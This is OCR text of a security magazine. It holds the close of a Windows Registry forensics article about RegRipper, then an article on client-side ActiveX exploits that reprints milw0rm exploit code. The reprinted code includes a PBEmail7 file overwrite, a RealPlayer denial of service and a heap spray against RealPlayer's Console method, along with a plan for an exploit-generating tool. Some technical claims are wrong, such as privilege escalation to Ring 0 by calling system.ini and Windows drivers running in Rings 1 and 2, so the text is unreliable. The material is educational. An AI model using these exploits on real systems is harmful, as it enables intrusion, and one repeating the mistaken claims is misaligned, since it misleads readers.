For the forensic examiner, the Registry itself consists of several files [5] on disk. The files corresponding to the Software, System, Security, and SAM hives are all located in files by the same names in the `%SystemRoot%\system32\config` directory. These hive files contain system-wide settings and configuration information, all of which pertains to the system as a whole.

The Registry hive file containing a specific user's settings is stored as the `NTUSER.DAT` file located in the user's profile. These files maintain user-specific information, recording indications of user activity (opening files, launching applications, navigating and accessing applications via the Windows Explorer shell, etc.), and maintaining applications settings (window size and position, lists of recently-accessed files, etc.).

Several Registry hives visible through RegEdit do not exist as files on disk, due to the fact that they are volatile hives. Hives such as the Hardware hive and the `HKEY_CURRENT_USER` hive are volatile and do not exist on disk. These hives are created dynamically on system start and user login, respectively. The `HKEY_CURRENT_USER` hive is loaded for the currently logged on user, from that user's `NTUSER.DAT` file found in the user profile directory.

The unfortunate fact of the matter is that the Windows Registry contains a great deal of information that can be extremely valuable to a forensic examiner in a wide variety of cases, but there is little credible documentation that provides a comprehensive view of conditions under which Registry keys and values are created and/or modified (deleted being the gross form of modification). This fact has likely added to the hesitancy of many forensic examiners rely upon the Registry as a valuable source of primary or corroborating information.

The Registry as a Log File

A Registry key's LastWrite time value corresponds to the date and time (in UTC format) of when the key was last modified. This can pertain to when the key was created, or when a subkey or value within the key was added or modified in some way. This is particularly useful to a forensic examiner in the case of most recently used (MRU) lists within the user's `NTUSER.DAT` Registry hive file. Various applications and objects within Windows will maintain a list of recently accessed files, which are usually visible in the live application via the File item in the menu bar of the application's user interface. These are most often maintained as values within the application's Registry key. While the Registry value cells themselves do not have timestamps associated with them, the value names may be sorted in the order of the most recently accessed file having the first or smallest value. Knowing this, a forensic examiner will not only be able to see which files the user accessed, but also when the most recently used file was accessed, and then correlate that information with other sources. This is particularly useful

Not only do Registry keys maintain timestamp information in the form of the LastWrite time, but many Registry keys contain values that also contain 8-byte `FILETIME` objects within their binary data, as well. For example, the UserAssist key within the user's `NTUSER.DAT` file contains values whose names are `ROT-13` *encrypted*, but their binary data will in many cases contain an 8-byte `FILETIME` object with corresponds to the date that the action recorded was last performed.

In addition, there are a few Registry values (i.e., ShutdownTime) that contain 4-byte Unix times in their data.

The Windows Registry maintains a great deal of time-based information, much like a log file. Understanding the conditions under which Registry keys and values are created and modified will allow an examiner to read the Registry like a log file, and pin down times at which users took specific actions on the system.

Working with 64-bit Windows

Windows XP and 2003 operating systems come in both 32- and 64-bit versions. With the 64-bit versions of the operating systems, something referred to as Registry redirection [6] is employed. Redirection allows for the coexistence of 32- and 64-bit registration and program states, in that the WOW64 subsystem presents 32-bit applications with a different view of the Registry by intercepting Registry calls at the bit level and ensuring that the appropriate branches of the Registry are visible and accessed. Specifically, when running a 32-bit application on a 64-bit version of the operating system, calls to the `HKEY_LOCAL_MACHINE\Software` hive are intercepted and redirected to the `HKEY_LOCAL_MACHINE\Software\WOW6432Node` subkey. According to MS, only a limited number of subkeys (Classes, Ole, Rpc, Com3, EventSystem)

Figure 1. *RegEdit sharing live system hives*




Figure 2. *RegRipper v.2.0A Basic User Interface*

Figure 3. *Results from RegRipper Plugins*

are included in redirection within the `HKEY_LOCAL_MACHINE\Software` hive. This redirection is transparent to both the application and the user, but very pertinent to the forensic examiner.

Registry Virtualization

Beginning with the Windows Vista operating system, Registry virtualization is supported, allowing Registry write operations with global implications (that is, that affect the entire system) to be written to a specific location based on the user that installed that software application. This mechanism is transparent to applications, as well as to users, but can be extremely important to a forensic analyst. Registry write operations are redirected to the user's virtual store, which is found in the path `HKEY_USERS\<User SID>_Classes\VirtualStore\Machine\Software`. Forensic examiners will need to be sure to examine this area of the user's Registry hive file for some application-specific information.

Parsing the Windows Registry

The examiner will not be interested in all of the keys and values within a Registry hive file. In most cases, only a very few of the artifacts within a hive file will be of interest to the examiner. For example, multiple Registry keys correlated from throughout the System hive file will allow the examiner to determine any USB removable storage devices that had been connected to the system, which drive letters they may have been mapped to, as well as the last time those devices had been connected to the system. This information can be valuable in cases involving the use of digital cameras to copy images and videos to a system, or thumb drives used to move files to or from a system. The examiner can also determine the type and configuration of network interfaces on the system (without actually having to have the system available, using only an image), and if wireless interfaces are found, the wireless network SSIDs that had been connected to (and when they were last connected) can also be determined.

The examiner can also extract a great deal of valuable information from the `NTUSER.DAT` Registry hive file located in the user profile directories. This file records a great deal of information about the user's interaction with the Windows Explorer shell, as well as with GUI-based applications. For example, GUI applications such as MS Word will maintain a list of recently accessed files in the File menu, and the user can easily click File in the menu bar, and select the appropriate file from the drop-down menu. Many other GUI applications (i.e., Adobe Acrobat, MS Paint, etc.) do something very similar. Other Registry keys (i.e., the UserAssist key) maintain a historical record of the user's interactions with the Windows Explorer shell, such as launching applications via the Start menu, the Run box, or by double-clicking the application icon in Windows Explorer.

RegRipper

While there are Registry viewers available to forensic examiners, both as part of commercial tools such as ProDiscover, FTK, and EnCase, as well as freely available tools such as the Registry File Viewer [7], until now there haven't been any tools available that allow the examiner to quickly and easily extract specific information from Registry hive files. The Registry Ripper, or *RegRipper*, illustrated in Figure 2, allows the examiner to do just that.

The RegRipper is an open source GUI utility, written in Perl and *compiled* into a standalone executable that does not require a Perl installation to run. The GUI illustrated in figure 2 is really nothing more than a framework to allow the examiner to select the hive file to be parsed, and the location of the output report file. From there, the RegRipper will automatically parse and present data from the selected hive file, based on plugin files. These plugin files tell the RegRipper which keys and values to access, and if necessary, how to parse and present that data. Figure 3 illustrates RegRipper's UI after an examiner has parsed a user's hive file.

RegRipper is a flexible tool, limited only by the plugins available. As new information is discovered or developed, new plugins can be written, and the tool is then updated by simply dropping the new plugin file into the plugins directory. RegRipper's default report file output is text based. In addition, RegRipper automatically creates a log of its own activities, recording the path to the hive file parsed, as well as a complete list of the plugins (and their versions) run against the hive file.

The RegRipper also comes with a command line interface (CLI) utility called rip.exe that allows the examiner to quickly parse a selected hive file using either one specific plugin, or a selected plugins file (i.e., a file containing a list of plugins). Rip's output goes to the console, making it extremely useful to use in batch files.

Case Study 1

During an intrusion analysis, it became clear that the intruder had gained access to the infrastructure via the Terminal Services Client (it was later determined that a remote employee's home computer had been compromised and infected with a keystroke logger, which was used to capture their login credentials). Further investigation indicated that the intruder had accessed a dormant domain administrator account, and used that account to access various systems throughout the infrastructure. The intruder's movements were relatively easy to follow, as (a) they had shell access to the system (i.e., were interacting with systems through the Windows Explorer desktop), and (b) the account they were using had never been used to log into any systems.

On the 'Net

- [1] *http://support.microsoft.com/kb/256986*
- [2] *http://support.microsoft.com/kb/188768*
- [3] *http://msdn2.microsoft.com/en-us/library/ms724884(VS.85).aspx*
- [4] *http://support.microsoft.com/default.aspx?scid =kb;en-us;161678*
- [5] *http://support.microsoft.com/kb/256986/EN-US/*
- [6] *http://support.microsoft.com/kb/896459*
- [7] *http://www.mitec.cz*

Prior to the intrusion, the infrastructure had been mapped for sensitive data using a *data leakage prevention* product, and two files were found to contain sensitive PCI data. Analysis of the intruder's activities clearly indicated that they'd performed searches (via *Start›Search*) and opened a number of files (text files, MS Word documents, etc.), but there were no indications that the intruder had opened the files containing the sensitive PCI data. This information was taken to the PCI Council and significant fines (as well as the cost of notification) were avoided.

Case Study 2

An investigation into an employee's alleged violation of corporate acceptable use policies showed that the user had connected a USB thumb drive to their assigned work system and installed a password cracking utility, as well as a keystroke logger and a packet sniffer. The local Administrator password was apparently compromised through the use of the password cracker, the password cracking utility uninstalled, and the compromised password used to log onto another employee's system. At that point, the same USB thumb drive was connected to the second employee's system, and monitoring software was installed via the local Administrator account. Later entries in the first employee's user hive file indicated that they had viewed graphics images and log files from the monitoring application and that they had also connected to the second employee's computer hard drive via the network and accessed several files.

Case Study 3

An examination into an employee's alleged *malicious* activities reveal that while that employee had been granted extensive privileges throughout the corporate infrastructure, they had abused those privileges by access other employees' email, to include that of their boss. Examination of the user's NTUSER.DAT file revealed that they had installed a program capable of taking screenshots, and had on several occasions used that application. Registry entries specific to the application, and others as well, illustrated the file names of the screenshots they had taken. Those screenshots were located on the system and found to be images of emails taken from their boss's inbox.

Future Directions

With what is currently known about the Windows Registry, there are still areas requiring study and investigation. One area that needs to be addressed is a more comprehensive understanding of what actions or conditions lead to Registry artifacts (keys, values) being created and modified. Another area is the question of unused or *slack* space within the Registry itself, and how that information can be discovered and utilized by a forensic examiner.

Finally, the forensic analysis community would benefit from additional study and presentation in locating and extracting Registry artifacts (keys, values) from memory dumps, the pagefile, and unallocated space.

Conclusion

In an effort to present the user with a suitable and pleasurable experience, the Windows operating system records a great deal of information about the system configuration as well as the user's activities. If the user opens an application and adjusts the windows size and position on the screen, and the window returns to those parameters several days later, after multiple reboots, the system is inherently easier for the user to use. Much of this information (and much, much more) is recorded in the Registry, and forensic examiners just need to know what information is stored there, how to retrieve it, and how that information can be used to further an examination. The Registry holds an abundance of extremely valuable information and tools like RegRipper allow for efficient, accurate access to that information over a wide variety of examinations.

Harlan Carvey
Harlan Carvey is an incident responder and forensic analyst based out of the Metro DC area. He is the author of *Windows Forensic Analysis*, published in May 2007 by Syngress/Elsevier.

ANUSHREE REDDY

Client-side Exploits

Difficulty

Client-side exploit are some of the most commonly seen exploits and this is mainly due to the fact that traditional perimeter security (firewalls, router access lists) offer little or no protection against these kinds of exploits. This is due to the fact that client-side exploits target vulnerabilities on the client applications.

WHAT YOU WILL LEARN...

Client-side vulnerabilities, exploit and countermeasures

Business impact on client-side exploits

WHAT YOU SHOULD KNOW...

Basic knowledge of exploits, vulnerabilities and security

Operating systems, applications and web

In this article we will be learn about client-side exploits, attack vectors and mitigation techniques. We will not be looking into Trojans, Spyware and Virus even though they are considered as client-side Malware.

Target Audience

Entry to mid-level security professionals. Business Analysts/Managers in information security team.

Client-side Applications

Client-side application is the software that runs on the user's machine, over the *Operating System* (OS). For this application to work in the way it is supposed to, developers code libraries for the software to run on the local profile. Cross-platform application coding has increased the complexity of coding, though business requirements has reduced the time for releasing a product. These realities have encouraged the use of plug-ins, widgets, scripts and other code replication and development techniques that increases the ease of development and faster release of software, and this of course increases the software bugs exponentially. Hence, the common technique used to cover these mistakes is to patch the software to cover these blunders. To update patches every once in a while, sometimes the developers leave backdoors in the code at the development stage and then the Quality Analysts and Software Tester's sometimes add testing code that tests the software in the testing phase. If these backdoors and testing code are not stripped out of the final code before release, attackers can find and exploit faults in this code accordingly.

Traditionally attackers have targeted vulnerable Internet services software on servers (such as mail, domain name service (DNS, etc). Vendors have improved their record of fixing service software defects, and now attackers have shifted their attack to Internet clients and by implication Internet users (defect on server with target on server has shifted to defect on client software, target client software). Client-side exploits target defects in the Internet client software (web browser or E-mail client).

Business Impact

As discussed in the client-side applications section, business requirements have a major impact on client-side software. Code audits, software audits and risk analysis zero in on high-level views of risks to the business. The following image (Figure 1) shows the timelines of the various stages in software development (To keep it simple, we divide the entire life cycle into three stages. This is not the lifecycle that you see in reality or in the software development lifecycle materials).

In Figure 1 (top-pane), we see the time taken for typical software development. Good software requires longer designing time because this stage is where the software architects perform requirement analysis, structural analysis and

design specifications based on the client-side software that needs to be developed. Once this is done, the developer starts building modules while the analyst perform a variety of tests (input validation, boundary analysis, unit testing, etc.). The software may then require additional development depending on what faults were found during this testing phase. Since development and analysis takes place in a loop, they are both shown within one time frame. One of the important goals of a business is to complete a task with minimal resources in minimum time period. This is as shown in the bottom-pane of Figure 1. This impacts the client-side software development by increasing the vulnerabilities or bugs. Inadequate time budgeting during this phase frequently results in software flaws.

Client-side Vulnerability Analysis

To identify and locate vulnerabilities in client software, a vulnerability analyst or exploit writer may run several tools that test for bugs in compiled code. In most cases, softwares are compiled and are in executable formats where the code cannot be identified without using tools that penetrate through the executables. Disassemblers and debuggers are two commonly known categories of tools used by reverse-engineers to reverse an executable into its code form. Though, debuggers are used in the cases where the executables are run in the memory and then the code is reversed to its original form based on the code that runs on the memory (RAM). On the other hand a fuzzer is a tool that can test the client-size software with random input values. Fuzzing is a really simple process and the failure of the software will identify the defects in the code. In this article, we will not be entering into the different types of fuzzers or debuggers.

ActiveX is a component used by web browsers. It is a *Component Object Model* (COM) developed by Microsoft for the developers to create software components that can run in several Windows applications such as IE, Media Player and so on. ActiveX code for a particular function or functionality uses a unique program ID or class ID. There can be several methods within a single ActiveX. Figure 2 shows the way in which ActiveX vulnerability assessment can be performed by running tools against the ActiveX that is being tested.

Performing a vulnerability assessment over the ActiveX components will give out the list of vulnerable methods (listed as variables in Figure 2) and the class ID/program ID of the ActiveX that is being tested.

The website *www.milw0rm.com* is a good resource of exploits that really work, since str0ke (owner of Milw0rm) tests every single exploit before committing it on the site. In the following example, the sample code has been taken from milw0rm.com to show the various components of a client-side exploit (in this case, we took an email software for example). Figure 3, shows the client-side exploit on PBEmail7 ActiveX component, where the CLSID (Class ID) and the vulnerable methods are highlighted.

In the above example, `clsid:30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC` is the class ID of the ActiveX against which the exploit is written. Object ID is `kat` and the object links the class object with the method that is vulnerable. `SaveSenderToXml` is the vulnerable method for this class ID. A shellcode or system software is usually called at this vulnerable method. In this case, *C:\WINDOWS\system.ini* is the system software that is called. This is




Figure 1. *Business Impact on Client-side Software Development*




Figure 2. *ActiveX Vulnerability Analysis*

done to perform privilege escalation from a user-level software privilege to an OS privilege level. Different softwares run in different privilege levels according to its usage, need and the location from which it runs. *C:\WINDOWS* softwares are OS related softwares and hence they run in the Kernel mode (Ring 0), which is the highest privilege level. Then the device drivers that run on Ring 1 and Ring 2 depending on the privilege of the driver that is running. Then comes the user application such as IE that runs on Ring 3. Hence, to step up (privilege escalation) from Ring 3 to Ring 0, we call the *C:\WINDOWS* software. Figure 4 shows the protection rings that we just saw in the above example.

```
<pre>
<b>Found by </b>:Katatafish (karatatata{at}hush{dot}com)
<b>software</b>:PBEmail7 ActiveX Edition
<b>Vendor:</b> http://www.perfectionbytes.com
<b>vulnerability</b>:Insecure method
SaveSenderToXml(XmlFilePath:BSTR)stdcall; in PBEmail7Ax.dll
<b>Tested on Internet explorer7 with Windows XP SP2.</b>
<Thanks:</b> strOke

</pre>

<object classid="clsid:30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC"
id="kat"></object>
<script language="vbscript">
kat.SaveSenderToXml"C:\WINDOWS\system.ini"
MyMsg=MsgBox(Done!Your C:\WINDOWS\system.ini file should now
be overwriten.")
</scrpit>

#milw0rm.com[2007-10-12]

                                    Courtesy: ml10rm.com & katatafish
```

Figure 3. *Client-side exploit on E-mail software*




Figure 4. *Protection Rings*

```
<!--
-------------------------------------------------------------------------
RealPlayer 10.5 rpau3260.dll Internet Explorer denial of service
author: shinnai
mail: shinnai[at]autistici[dot]org
site: http://shinnai.altervista.org
tested on windows XP Professional SP2 all patched, with Internet Explorer 7
-------------------------------------------------------------------------
-->

<html>
<body>
<object classid="clsid:405DE7C0-E7DD-11D2-92C5-00C0F01f77C1" id="Real Player">
</object>
<script>
</html>
</body>

<!--
Just initialize the control, the close IE :)
-->

# milw0rm.com [2006-12-20]
```

Figure 5. *Real Player 10.5 IE DoS*

Ring 0 runs the Kernel and OS processes that are very high privileged software. Device drivers run on Rings 1 and 2 depending on the level of system access the driver requires and the level of trust that OS has for the particular device driver for a physical device (hard drive, video card etc.). User applications run on Ring 3 as shown in the Figure 4.

Most of the client side exploits look very similar except for the class ID, vulnerable method, the software being called or shell code and the way in which the exploit writer codes it.

Global Perspective of Client-Side Exploits

Different sites and different organizations have their own classifications of client-side exploits. The advantage of this is that the people who wish to secure themselves have several options to choose from, for securing against client-side exploits. Defining client-side exploit makes it simpler for us to understand the exploits that could fall under this category. *Exploiting vulnerabilities in client-side applications* is a broad definition of client-side exploitsOne must distinguish between exploits that attack Internet client applications (such as web browsers and E-mail clients) and exploits that target Internet users such as Cross Site Scripting. Exploits that target Internet users tend to rely on social engineering rather than attacks on client software code defects. One must keep in mind where the defect is, and who or what the target is. In Cross Site Scripting the defect is on the Web application residing on the server. The target is the Internet user surfing to that Web application. Hence we don't believe that it is a good idea to discuss about them in this article.

A client-side exploit could target the boundary elements, memory locations where the software runs, denial of service and other techniques. Overflowing buffer spaces in the memory location where the

local software runs is one way to exploit the client software. Stack-overflow and heap-overflow are two types of buffer overflows. ActiveX exploits targeting Media Player, Adobe, iTunes, Real player, e-mail, Instant Messenger and various other ActiveX based software plug-ins, Firefox, Internet Explorer and various other applications that run on the local system. Let us now look at a sample exploit in Figure 5 (Courtesy: milw0rm.com, shinnai).

As discussed before, the two components that are most important for the above exploit to run is the CLSID and the vulnerable method. In this case, `clsid:405DE7C0-E7DD-11D2-92C5-00C0F01F77c1` and `.Initialize` are the vulnerable components. Let us now see a buffer overflow (heap-overflow) sample of a client-side exploit. Real Player rmoc3260.dll ActiveX Control Remote Code Execution Exploit(Heap Corruption).

Listing 4, shows the shellcode used in this exploits. This shellcode has been taken from Metasploit (Courtesy: *www.metasploit.com*).

The following code snippet is part of the above exploit, where this part of the code specifies the block length, and performs the heap memory overflow and in turn calls the shellcode.

Figure 6 shows the final part of the code that specifies the vulnerable ActiveX class along with the object that maps with the above code snippet in calling the vulnerable method `.Console`.

Now that we have seen the Denial of Service, buffer overflow and other generic ActiveX exploit samples, let us blend in the core values of all the above to form a client-side exploit template. Metasploit is an industry standard exploit development framework.

Now, we will be looking at a tool that helps analysts to generate Proof-of-Concept (PoC) from the vulnerable methods with their corresponding class ID or program ID. All that an analyst requires to have is the vulnerable data and choose the stuff he or she wishes to use from the template and boom, a PoC will be created in few seconds. Let us now consider the various components that are required for creating a simple client-side PoC. We will break this into two:

- Components that the user should have;
- Components that the user should choose

Components that user should have includes:

- Vulnerable ActiveX
- Vulnerable Method(s) (there could be several vulnerable methods within a single ActiveX plugin)

Components that the user should choose includes,

- Shellcode (for payload); or
- Operating System program (to perform privilege escalation)

All these components have been discussed in the above examples, and hence let us now examine the template. We have no working model at the moment, though we can throw in some PHP logic for some of our readers who intend to try it out themselves. Figure 7, shows the sample template model. Whatever we have seen above will be in this template in the left pane and whatever is generated based on

```
<body onload="JavaScript: return Check();">
        <object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">
                Unable to create object
        </object>
</body>
```

Figure 6. *Class ID of Real Player rmoc3260.dll ActiveX Control Heap Corruption*




Figure 7. *Client-side PoC generation framework (template)*

Listing 1. *Vulnerable ActiveX class and method*

```
var bigblock = unescape("%u0C0C%u0C0C");
var headersize = 20;
var slackspace = headersize + shellcode1.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
          fillblock;
var memory = new Array();
for (i = 0; i < 400; i++){ memory[i] = block + shellcode1 }
var buf = '';
while (buf.length < 32) buf = buf + unescape("%0C");
var m = '';
m = obj.Console;
obj.Console = buf;
obj.Console = m;
m = obj.Console;
obj.Console = buf;
obj.Console = m;
```

our inputs can be seen on the right pane of the template.

In Figure 7, the user chooses the application/program in the left pane (located within privileged folder for privilege escalation). If the user whishes, they can check the box that provides option for user to choose possible variants of shellcodes to find which one would fit in perfectly for their PoC. Class ID and Program ID are unique identifiers for ActiveX plugins and once the corresponding vulnerable component is chosen the user can input the CLSID or ProgID in the text box provided next to the options menu. There could be more than one vulnerable method in a single ActiveX plugin and hence we give the user options to choose the number of vulnerable methods and then enter them in the corresponding text boxes. Once this is all done, the code can be generated on the right hand pane as shown in Figure 7. Voila!!! We now have the PoC of the client-side exploit that we wish to create. Since, this is not in working yet, let us now see the various parts that are required for our users to build this at their laptops when chilling around a beach.




Figure 8. *Framework Design Internals*




Figure 9. *Client-side exploit script attacking Internet Clients*

Creating the framework – – A simple description

PHP is known to be vulnerable to many remote exploits known in this mighty world though one thing that people forget to realize is that nothing is secure unless you do it in a secure way. PHP can be coded in a secure way by adding validation functions, setting boundaries to user inputs, URI filtering, regex matching the good and bad input vectors, configuration file settings and by various other means.

Figure 8 shows the architecture of a client-side PoC framework that we just saw before. The user can create a shellcode DB and fill it in with all the shellcodes he can find, similar to the Metasploit shellcode shown before. Applications include path to all the OS files that have higher privileges. Templates include parts of the code that will be used to generate a client-side PoC by filling in the user specified inputs and values combined with the template. The template can be chosen based on the user inputs. This can be seen from the various examples seen in this entire article. If a user chooses shellcode, we could use a different template and if the user chooses application we can choose a different template. Again, it changes based on whether the user chooses class ID or program ID and the template again changes based on the number of methods. All this can be within the template database. All these three DB's can be interfaced with the front-end and based on user input the queries can change. Once this is all done, all this can be put together as shown in the Figure 7 and also stored in a DB for the user to later use it at his or her convenience.

Attack Vectors

There are many ways to exploit a vulnerable system. Attack vector defines the ways in which anyone can gain access to the system or server in order to deliver the exploit. Exploit writers choose their attack vectors based on the number of systems that they wish to target. If they wish to target individual system or a targeted exploit (similar to retail) and if they wish to target the huge sum of Internet users, they can infect servers on the Internet and thereby attacking the clients who visit the vulnerable sites. Figure 9 shows the way in which B infects the server on the Internet. Once user's A, C and D visit this website, they will be exploited by the client-side exploit.

There are several other attack vectors such as phishing. Phishing a client with a spoofed or phished email would take the system to an intended server, which can loot money or passwords, insert keyloggers to the user system and as well exploits that escalate the malicious attacker's privilege such as the client-side exploit. Cross-site scripting (XSS) is listed under client-side exploit in certain security websites. XSS exploits the user who visits vulnerable site, where the attacker can push an exploit or a malicious website redirection. Hence, we consider XSS as one of the attack vectors for client-side exploits.

Figure 10, shows the ways in which content spoofing or scripting could cause users to be phished or redirected to malicious sites and there by being a victim of client-side exploits.




Figure 10. *Infected systems inviting more with Phished links*




Figure 11. *Number of exploited users vs. Time frame Graph*

The slower technique is to target fewer machines at a time and the faster would be to target a huge set of clients by targeting the most popular vulnerable sites that have good customer base. Though, the faster method would affect more, the slower technique would be stealthy and under the radar. Once the exploit grows large scale, the security companies find the attack vector with one of their honeypots that identify such an exploit targeting vulnerable Internet users to be exploited, and this would lead to patch the system and secure the devices. This being the case, one may think that the slower is preferable, but at some point of time that would also be identified as the faster one.

To understand this in depth, let us consider the sample client-side exploit developed by a malicious user with either one of the following intents:

- Exploit as many sites as possible and increase the fame in the field
- Exploit a selective target to attain monetary or personal benefit

In case (*a*), the exploit writer's intent would be to exploit many victims, when it is still a zero day client-side exploit. Hence looking at Figure 11, *y* is the maximum number of users exploited at a given point of time. And y is reached in *m* time period. Though this is quite high, the time period of recognition and mitigation would be really soon as the corporate and security organization would invest time on mitigating such an exploit from entering their network or their clients' networks. Considering case (*b*) where the exploit is more targeted to specific clients, attackers have more chances to remain stealth and unnoticed unless and until the client they are targeting belong to a wealthy organization or a security researcher. In this case, *x* is the maximum number of exploited at a given point of time and this was attained over the time period *n*.

Even though x is less than y and m is shorter than n duration, in case (*a*) the life of client-side exploit comes to an end faster than the same in case (*b*). Though, this depends on how fast the clients are patching, performing Windows updates (for IE, Office, etc) and other software updates.

Though some of them assume that firewalls would secure the corporate environment and adding IDS to it would add defense-in-depth, nothing really functions unless:

- The endpoint devices are configured as it is supposed to be…
